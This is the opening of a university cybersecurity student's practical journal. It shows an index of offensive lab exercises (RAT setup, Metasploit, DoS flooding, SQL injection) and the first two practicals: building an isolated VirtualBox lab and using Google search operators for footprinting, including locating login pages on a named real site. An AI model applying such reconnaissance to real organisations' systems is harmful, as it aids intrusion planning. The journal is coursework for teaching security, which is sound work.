University of Mumbai

PRACTICAL JOURNAL

602

Security Breaches and

Counter Measures

SUBMITTED BY

Furkan Sayyed

SEAT NO :_____

SUBMITTED IN PARTIAL FULFILLMENT OF THE REQUIREMENTS FOR QUALIFYING **M.S (Cybersecurity) PART-II (SEMESTER – III)** EXAMINATION

2025-2026

University of Mumbai

Department of Information Technology

Certificate

This is to certify that Mr.. **Furkan Sayyed**,

Seat No._____Studying in M.S (Cybersecurity) **Part II Semester III** has satisfactorily completed the Practical of **602** **Security Breaches and Counter Measures** as prescribed by University of Mumbai, during the academic year 2025-26

_____ _____

Signature
Subject-In-Charge

Signature
Head of the Department

_____

Signature External
Examiner

College Seal:_____ **Date:** _____

INDEX

Sr. No	Title of the Practical's	Date	Pg. No	Signature
1	**Setting up a secure hacking environment using virtual machines and labs.**	**8-8-25**	1-3	
2	**Foot printing and Reconnaissance** a. Perform Footprinting through Search Engines b. Find the Company's Domains and Sub-domains using Netfcraft c. Gather personal information from various social networking sites using Sherlock d. Gather info about target website using Ping command line utilityPerform Email Footprinting e. Mirroring website using HTTrack Web Site Copier f. Perform Whois Footprinting g. Perform DNS Footprinting h. Perform reverse DNS lookup using Reverse IP domain check and DNSRecon i. Perform Network Footprinting j. Perform network tracerouting in Windows and Linux machines k. Footprinting a target using Recon-ng l. Footprinting a target using Maltego m. Footprinting a target using OSINT Framework	**21-8-25**	4-26	
3	**Network Scanning** a. UDP and TCP Packet Crafting Techniques using hping3. b. Identify Target System's OS with TTL (Time-to-Live) and TCP Windows Sizes using Wireshark c. Basic Network Troubleshooting using MegaPing (Windows) d. Understanding the Basics of Network Scanning using Nmap	**28-8-25**	27-35	
4	**Enumeration.** a. Enumeration using Nmap b. SNMP Enumeration c. NetBIOS Enumeration using NSE Scripts d. SNMP Enumeration using Metasploit e. Advanced IP Scanner	**16-9-25**	36-42	

5	**Vulnerability Analysis** a. Nessus b. Nikto c. Nmap d. Searchsploit	**22-9-25**	43-48	
6	**System Hacking.** a. NTLM Hash crack b. Rainbow table crack using Winrtgen c. Hash dump with Pwdump7 and crack with Ophcrack d. Hiding file in NTFS stream e. Hiding Data Using White Space Steganography f. Image Steganography using OpenStego and QuickStego g. Demonstrate how to escalate privileges on a victim machine by exploiting its vulnerabilities h. Hacking Windows using Metasploit / Meterpreter - Post-Exploitation	**30-9-25**	49-61	
7	**Malware Threats:** Create a server using njRAT. And Access the target machine remotely	**8-10-25**	62-63	
8	**Sniffing** a. Password Sniffing using Wireshark b. Detect ARP Poisoning using Wireshark c. Cain & Abel – MITM attack tool (via ARP Poisoning)	**13-10-25**	64-68	
9	**Social Engineering using SET**	**15-10-25**	69-70	
10	**Denial-of-Service** a. Perform a SYN Flooding on a Target Host using hping3 b. HTTP Flooding Attack using HOIC (High Orbit Ion Cannon) c. Detect DoS attack using KFSensor and analyze the incoming packet dump using Wireshark	**15-10-25**	71-75	
11	**Hacking Web Servers** a. ID Server - Webserver Foot printing b. Uniscan - WebServer Fingerprinting (Kali) c. Skipfish – WebServer Recon	**21-10-25**	76-78	
12	**Hacking Web Apps** a. Perform a Brute-force Attack using Burp Suite b. Exploiting web application vulnerabilities like Cross-Site Scripting, Directory Traversal, File Upload, CSRF, Command Injection, etc.	**24-10-25**	79-83	
13	**SQl Injection using SQlMap**	**27-10-25**	84-85	


14	**Cryptography** a. Calculate One-way Hashes using Hashcalc b. Calculate MD5 Hashes using MD5 Calculator c. Perform File Encryption using Advanced Encryption Package d. Encrypt and Decrypt messages using BCText Encode e. Perform Disk Encryption Using VeraCrypt	**28-10-25**	86-89	

Practical 1


Aim: Setting up a secure hacking environment using virtual machines and labs.

Installing the virtual machine

For attacker machine will be using kali Linux Machine, Go to kali.org and install the virtualbox image for kali and simply import it in virtual box




For target machine I will be using the VulnHub Vulnerable machines, here I am using Hackable2 machine, simply download the OVA file and open it in virtual box




Creating a secure Environment for Pentesting lab

Go to tools section of VirtualBox and click on Network Setting




Go to NAT Network and click on create, now just give name and ip range to network, it will becreated

Now go to machine settings -> Networks, then select the NAT Network by the name that you have given




Downloading Windows 7 Machine

Go to https://archive.org/details/Windows7-iso and download the iso image file then go to Virtual Box Click on New Machine and create a new Machine With following config



In ISO Image field give the path to the downloaded iso image and click Finish

Now start the machine




Practical 2

Aim: Footprinting and Reconnaissance

a. Perform Footprinting through Search Engines


"google search operators" site:google.com enter this in browser and press enter



all the search results are only from google.com.

We can also find specific words or a string of words in the URL. We need to use the allinurl keyword to do this, looking for the exact string of text you defined. Let's say that you want to search for the "google search operators" string in the URL:


allinurl:google search operators



Notice that all the results have the exact text string you searched for.

Similar to allinurl, you have another keyword, inurl. Unlike allinurl, it will look for the words somewhere in the URL.


inurl:google search operators



The results are returned. However, when you scroll down, there are similar strings like Advanced Google Search Operators that are also located.

You can also restrict the search to specific file types. For example, you can search for only PDF files.


Cybersecurity filetype:pdf



The search results display PDF files with the Cybersecurity word in their title.

You can also look for definitions using the define keyword. To do this, type the following command:


define:cybersecurity



The output displays the definition of Cybersecurity.

We can also get the direct link to login pages using intitle operator with site operator


intitle:login site:eccouncil.org



